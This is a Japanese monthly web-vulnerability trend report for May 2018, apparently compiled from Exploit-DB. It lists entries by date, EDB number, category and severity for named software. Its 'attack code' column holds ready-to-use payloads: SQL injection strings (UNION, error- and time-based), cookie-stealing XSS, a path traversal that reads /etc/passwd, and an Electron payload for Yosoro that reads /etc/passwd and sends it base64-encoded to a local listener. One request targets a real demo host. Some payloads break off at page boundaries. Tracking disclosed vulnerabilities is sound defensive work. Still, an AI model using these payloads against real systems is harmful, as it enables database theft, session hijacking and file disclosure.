2018-05-25	44752	XSS	易	早急対応要	Oracle WebCenter Sites 11.1.1.8.0/12.2.1.x - Cross-Site Scripting	ator/FlexibleAssets/AssetMaker/confirmmakeasset&cs_imagedir=eee%22%3E%3Cscript%3Ealert(123)%3C/script%3E%3C servlet/Satellite?c=Noticia&cid={ID}&pagename=OpenMarket/Gator/FlexibleAssets/AssetMaker/confirmmakeasset&cs_imagedir=eee"<scriptalert(document.cookie)</script servlet/Satellite?destpage="<h1xxx<scriptalert(1)</script&pagename=OpenMarket%2FXcelerate%2FUIFramework%2FLoginError	Oracle WebCenter Sites	Oracle WebCenter Sites 11.1.1.8.0/12.2.1.x
2018-05-25	44753	SQL Injection	中	高	KomSeo Cart 1.3 - 'my_item_search' SQL Injection	my_item_search=test' AND (SELECT 8609 FROM(SELECT COUNT(*),CONCAT(0x7170787671,(SELECT (ELT(8609=8609,1))),0x7178707071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- yoqa&submit_search=Search	KomSeo Cart	KomSeo Cart 1.3
2018-05-25	44754	XSS	易	高	MyBB Moderator Log Notes Plugin 1.1 - Cross-Site Scripting	note = <script>alert(¥'XSS¥')</script>	MyBB Moderator Log Notes Plugin	MyBB Moderator Log Notes Plugin 1.1
2018-05-26	44761	SQL Injection	易	中	Employee Work Schedule 5.9 - 'cal_id' SQL Injection	sq=test&cal_id=11%2C90%2C199%2C208 sq=test&cal_id=11,90,199,208) AND 4528=4528 AND (1723=1723 sq=test&cal_id=11,90,199,208) AND SLEEP(5) AND	Employee Work Schedule	Employee Work Schedule 5.9
2018-05-26	44762	SQL Injection	易	中	Ajax Full Featured Calendar 2.0 - 'search' SQL Injection	POST /d/affc2/includes/loader.php HTTP/1.1 Host: test.com User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Referer: http://test.com/d/affc2/index.php Content-Length: 36 Cookie: PHPSESSID=pt848bokjvads6c9kvgs1nu973 Connection: keep-alive	Ajax Full Featured Calendar	Ajax Full Featured Calendar 2.0
2018-05-26	44764	XSS	易	中	EasyService Billing 1.0 - Cross-Site Scripting	EasyServiceBilling/jobcard-ongoing.php?q='</script><script>alert(document.cookie)</script>'	EasyService Billing	EasyService Billing 1.0

EDB-Report

最新Web脆弱性トレンドレポート(2018.05)

2018.05.01~2018.05.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-05-26	44765	SQL Injection	易	早急対応要	EasyService Billing 1.0 - 'q' SQL Injection	POST /EasyServiceBilling/jobcard- ongoing.php?q=1337'OR%20NOT 1=1-- HTTP/1.1 Host: test.com User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Referer: http://test.com/d/affc2/index.php Content-Length: 197 Cookie: PHPSESSID=pt848bokjvads6c9kvgs1nu973 Connection: keep-alive 1337'AND (SELECT 2 FROM(SELECT COUNT(*),CONCAT(0x7162627161,(SELECT(ELT(2=2,1))),0x7 17a6b6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND	EasyService Billing	EasyService Billing 1.0
2018-05-26	44766	SQL Injection	中	早急対応要	mySurvey 1.0 - 'id' SQL Injection	id=2 UNION ALL SELECT NULL,NULL,CONCAT(0x716a787171,0x756d496841646d646a6 2785a6b7651775a4946456a465142654251536d4b4952646a5 8564e736166,0x716a627a71),NULL,NULL-- SggH id=(SELECT (CASE WHEN (4199=4199) THEN 4199 ELSE 4199*(SELECT 4199 FROM INFORMATION_SCHEMA.PLUGINS) END)) id=-6620 UNION ALL SELECT CONCAT(0x716a6b6b71,0x706169774d7955627455656966494 d4a78775a6d6e63504f7342426d5266497556767a57636e636e, 0x7170786a71),NULL,NULL-- tDPV id=31 AND 5291=5291	mySurvey	mySurvey 1.0
2018-05-26	44767	SQL Injection	易	中	easyLetters 1.0 - 'id' SQL Injection	GET /newsletter/e-mails.php?id=[SQLi] HTTP/1.1 Host: test.com User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0 .8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://test.com/ews/ Cookie: PHPSESSID=pss9q96b0v9ja9m35hc8s2hod4 Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 17	easyLetters	easyLetters 1.0
2018-05-27	44769	SQL Injection	中	高	Wordpress Plugin Booking Calendar 3.0.0 - SQL Injection	year=2018&month=5' AND 7958=7958 AND 'FXnO'='FXnO&calendar_id=1 year=2018&month=5' AND SLEEP(5) AND 'MmZz'='MmZz&calendar_id=1 year=2018&month=5' UNION ALL SELECT NULL,NULL,CONCAT(0x71786a7171,0x424e507748695862436 e774c4a4d664a7751424c537678554656465a464b7074685051 527676756e,0x7178707071),NULL,NULL,NULL,NULL,NULL,NUL L,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NU LL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL#&calen dar_id=1 year=-8454' OR 7997=7997#&month=5&calendar_id=14&pag=1 year=2018' AND SLEEP(5)-- uTJs&month=5&calendar_id=14&pag=1 year=2018' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL	Wordpress Plugin Booking Calendar	Wordpress Plugin Booking Calendar 3.0.0
2018-05-27	44769	XSS	中	高	Wordpress Plugin Booking Calendar 3.0.0 - Cross-Site Scripting	year = BOOKING_WP/wp-content/plugins/wp-booking- calendar/public/ajax/getMonthCalendar.php?month=%3E%27% 3E%22%3E%3Cimg%20src=x%20onerror=alert%280%29%3E &year=2018&calendar_id=1&publickey=6LcDyOASAAAAACsEVY 6G4Yo1BqxCGW15S15mb36-%20&wpml_lang= month = BOOKING_WP/wp-content/plugins/wp-booking- calendar/public/ajax/getMonthCalendar.php?month=4&year=%3 E%27%3E%22%3E%3Cimg%20src=x%20onerror=alert%280% 29%3E&calendar_id=1&publickey=6LcDyOASAAAAACsEVY6G4Y o1BqxCGW15S15mb36-%20&wpml_lang=	Wordpress Plugin Booking Calendar	Wordpress Plugin Booking Calendar 3.0.0
2018-05-27	44770	SQL Injection	易	中	Ingenious School Management System - 'id' SQL Injection	model/get_teacher.php?id=-10+'or'1='1	Ingenious School Management System	Ingenious School Management System
2018-05-27	44771	XSS	易	高	Sharetronix CMS 3.6.2 - Cross-Site Scripting	value="<script>alert(1);</script>"	Sharetronix CMS	Sharetronix CMS 3.6.3
2018-05-27	44772	SQL Injection	易	中	Lyrist - 'id' SQL Injection	lyrics.php?id=-9999%27+'or'1='1+%23 lyrics.php?id=- 9999%27+union+select+1,2,3,user(),5,6,7,8,9,10,11+%23	Lyrist	Lyrist

EDB-Report

最新Web脆弱性トレンドレポート(2018.05)

2018.05.01~2018.05.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-05-27	44773	SQL Injection	中	高	BookingWizz Booking System 5.5 - 'id' SQL Injection	id=(SELECT (CASE WHEN (6769=6769) THEN 6769 ELSE 6769*(SELECT 6769 FROM INFORMATION_SCHEMA.PLUGINS) END))	BookingWizz Booking System	BookingWizz Booking System 5.5
2018-05-27	44774	SQL Injection	易	高	Listing Hub CMS 1.0 - SQL Injection	title=test-listing-1&id=14' AND 4740=4740 AND 'xGsz'='xGsz title=test-listing-1&id=14' AND SLEEP(5) AND 'FDLK'='FDLK keywords=test&city=1' AND SLEEP(5)-- LTpZ&category=1 keywords=test&city=1&category=1' AND SLEEP(5)-- LTpZ title=helping-kids-grow-up-stronger&id=1' AND SLEEP(5)--	Listing Hub CMS	Listing Hub CMS 1.0
2018-05-27	44775	XSS	易	高	ClipperCMS 1.3.3 - Cross-Site Scripting	site name = <script>alert('XSS')</script>	ClipperCMS	ClipperCMS 1.3.3
2018-05-27	44777	SQL Injection	中	高	My Directory 2.0 - SQL Injection	city=test&business=test%' AND SLEEP(5) AND '%'='&from_type=&latitude=&image=&rating=&longitude=&pla ce_id=	My Directory	My Directory 2.0
2018-05-27	44777	XSS	中	高	My Directory 2.0 - Cross-Site Scripting	SearchResult/result?city=%3E%27%3E%22%3E%3Cimg%20src =x%20onerror=alert%280%29%3E&business=test&from_type =&latitude=&image=&rating=&longitude=&place_id= SearchResult/result?city=>'>"><img src=x onerror=alert(0)>&business=test&from_type=&latitude=&imag e=&rating=&longitude=&place_id=	My Directory	My Directory 2.0
2018-05-27	44778	SQL Injection	中	高	Baby Names Search Engine 1.0 - 'a' SQL Injection	GET /index.php?q=test&M=true&F=true&a=Turkish&type=3 HTTP/1.1 Host: test.com User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0 .8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://test.com/ews/ Cookie: PHPSESSID=pss9q96b0v9ja9m35hc8s2hod4 Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 154 q=test&M=true&F=true&a=Turkish' UNION ALL SELECT NULL,CONCAT(CONCAT('qzjqq','syfofZIoCuhULUBWOuONCiDLD FbwXYvhSdAJvCBU'),'qbzxq'),NULL,NULL--	Baby Names Search Engine	Baby Names Search Engine 1.0
2018-05-28	44782	XSS	易	中	DomainMod 4.09.03 - 'oid' Cross-Site Scripting	assets/edit/account- owner.php?del=1&oid=%27%22%28%29%26%25%3Cacx%3E %3CScRiPt%20%3Eprompt%28973761%29%3C/ScRiPt%3E assets/edit/account- owner.php?del=1&oid='"()&%<acx><ScRiPt	DomainMod	DomainMod 4.09.03
2018-05-28	44783	XSS	易	高	DomainMod 4.09.03 - 'sslpaid' Cross-Site Scripting	assets/edit/ssl-provider- account.php?del=1&sslpaid=%27%22%28%29%26%25%3Cac x%3E%3CScRiPt%20%3Eprompt%28931289%29%3C/ScRiPt% 3E assets/edit/ssl-provider- account.php?del=1&sslpaid='"()&%<acx><ScRiPt	DomainMod	DomainMod 4.09.03
2018-05-28	44785	SQL Injection	中	早急対応要	Wordpress Plugin Events Calendar - SQL Injection	month year=2018&month=5' AND 7958=7958 AND 'FXnO'='FXnO&day=1&calendar_id=1&pag=1 time-based year=2018&month=5' AND SLEEP(5) AND 'MmZz'='MmZz&day=1&calendar_id=1&pag=1 UNION query year=2018&month=5' UNION ALL SELECT NULL,NULL,CONCAT&day=1&calendar_id=1&pag=1(0x71786a7 171,0x424e507748695862436e774c4a4d664a7751424c53767 8554656465a464b70746850515276767 56e,0x7178707071),N ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL, NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL ,NULL,NULL,NULL,NULL#&calendar_id=1 year year=-8454' OR 7997=7997#&month=5&day=1&calendar_id=1&pag=1 AND/OR time-based	Wordpress Plugin Events Calendar	Wordpress Plugin Events Calendar
2018-05-28	44786	SQL Injection	易	中	Joomla! Component Full Social 1.1.0 - 'search_query' SQL Injection	search_query = 1%' AND SLEEP(10)%23	Joomla! Component Full Social	Joomla! Component Full Social 1.1.0
2018-05-28	44790	XSS	易	早急対応要	wityCMS 0.6.1 - Cross-Site Scripting	website's name = <scri<script>pt>alert(1)</scri</script>pt>	wityCMS	wityCMS 0.6.1
2018-05-29	44793	SQL Injection	易	早急対応要	Sitemakin SLAC 1.0 - 'my_item_search' SQL Injection	my_item_search=1337'and extractvalue(5566,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() LIMIT 0,1),0x7e))-- - my_item_search=1337'and extractvalue(5566,concat(0x7e,(select column_name from	Sitemakin SLAC	Sitemakin SLAC 1.0

EDB-Report

最新Web脆弱性トレンドレポート(2018.05)

2018.05.01~2018.05.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-05-29	44799	SQL Injection	中	高	Facebook Clone Script 1.0.5 - 'search' SQL Injection	POST /demo/fbclone/top-search.php HTTP/1.1 Host: smsemailmarketing.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://smsemailmarketing.in/demo/fbclone/setting.php Content-Type: application/x-www-form-urlencoded X-Requested-With: XMLHttpRequest Content-Length: 231 Connection: keep-alive search=1' UNION SELECT NULL,group_concat(table_name,0x3C62723E,column_name),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL	Facebook Clone Script	Facebook Clone Script 1.0.5
2018-05-30	44803	Remote Code Execution	易	中	Yosoro 1.0.4 - Remote Code Execution	<webview src="data:text/html,<script>var read = require('fs').readFileSync('/etc/passwd', 'utf-8'); document.location='http://127.0.0.1:8089/'+btoa(read); </script>" nodeintegration></webview> <img src="asdf" onerror="var os = require('os'); var hostname = os.platform(); var homedir = os.homedir(); alert('Host:' + hostname + 'directory: ' + homedir);">	Yosoro	Yosoro 1.0.4
2018-05-30	44804	SQL Injection	易	中	MachForm < 4.2.3 - SQL Injection	el= (SELECT 1 FROM(SELECT COUNT(*),CONCAT(0x2020,(SELECT MID((user_email),1,50) FROM ap_users ORDER BY user_id LIMIT 0,1),0x2020,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP	MachForm	MachForm < 4.2.3
2018-05-30	44804	Directory Traversal	易	中	MachForm < 4.2.3 - Path Traversal	filename=../../../../../../../../../../../../../../../../etc/passwd	MachForm	MachForm < 4.2.3
2018-05-31	44813	SQL Injection	易	高	New STAR 2.1 - SQL Injection	newstar=login&name=admin' AND SLEEP(5) AND 'ddni'='ddni&password=123456	New STAR	New STAR 2.1
2018-05-31	44813	XSS	易	高	New STAR 2.1 - Cross-Site Scripting	play?mouse_search=%3E%27%3E%22%3E%3Cimg%20src=x%20onerror=alert%280%29%3E&p=1	New STAR	New STAR 2.1
2018-05-31	44814	SQL Injection	易	中	PHP Dashboards NEW 5.5 - 'email' SQL Injection	POST /php/save/user.php?mode=lookup HTTP/1.1 Host: site.com User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://site.com/ Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 52 Cookie: PHPSESSID=phcubu5ohtdjnd6g1bmsncro87 Connection: keep-alive email=test@test.com' AND SLEEP(5) AND	PHP Dashboards NEW	PHP Dashboards NEW 5.5
2018-05-31	44815	SQL Injection	中	早急対応要	CSV Import & Export 1.1.0 - SQL Injection	action=export_getInput&db=car-shop@localhost:3306&table=clients&order=asc&offset=30 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178707671,0x78564b684679485863635478735051 4d467a4863704d7a50735068495a6f7a5552625046616d6273,0x71786b7171),NULL,NULL,NULL,NULL,NULL,NULL-- STqb&limit=10	CSV Import & Export	CSV Import & Export 1.1.0
2018-05-31	44815	XSS	中	早急対応要	CSV Import & Export 1.1.0 - Cross-Site Scripting	live-preview/live-preview-db-tables.php?action=export_getInput&db=%3E%27%3E%22%3E%3Cimg%20src=x%20onerror=alert%280%29%3E&table=clients&order=asc&offset=30&limit=10	CSV Import & Export	CSV Import & Export 1.1.0
2018-05-31	44816	SQL Injection	中	高	Grid Pro Big Data 1.0 - SQL Injection	page=2&on_home=5 UNION ALL SELECT CONCAT(CONCAT('qjbqq','vVWAgYsZnIsAkqERYDgZibFieBTaDlfAymtKvnaO'),'qxbpq'),NULL,NULL,NULL--LEgG&table_name=be&params[0][type]=text&params[0][value]=&params[0][name]=Name&params[1][type]=text&params[1][value]=&params[1][name]=Surname&params[2][type]=num_range&params[2][value][]=&params[2][value][]=&params[2][name]=Age&params[3][type]=date&params[3][value]=&params[3][name]=Born_date&ordering=none page=2&on_home=5&table_name=be&params[0][type]=text&params[0][value]=%' AND 1906=1906 AND '%'='&params[0][name]=Name&params[1][type]=text&params[1][value]=&params[1][name]=Surname&params[2][type]=num_range&params[2][value][]=&params[2][value][]=&params[2][name]=Age&params[3][type]=date&params[3][value]=&params[3][name]=Born_date&ordering=none	Grid Pro Big Data	Grid Pro Big Data 1.0

EDB-Report

最新Web脆弱性トレンドレポート(2018.05)

2018.05.01~2018.05.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
						page=2&on_home=5&table_name=be&params[0][type]=text&params[0][value]=%' AND SLEEP(5) AND '%'='&params[0][name]=Name&params[1][type]=text&params[1][value]=&params[1][name]=Surname&params[2][type]=num_range&params[2][value][]=&params[2][value][]=&params[2][name]=Age&params[3][type]=date&params[3][value]=&params[3][name]=Born_date&ordering=none page=2&on_home=5&table_name=be&params[0][type]=text&params[0][value]=&params[0][name]=Name) AND SLEEP(5) AND (2977=2977&params[1][type]=text&params[1][value]=&params[1][name]=Surname&params[2][type]=num_range&params[2][value][]=&params[2][value][]=&params[2][name]=Age&params[3][type]=date&params[3][value]=&params[3][name]=B		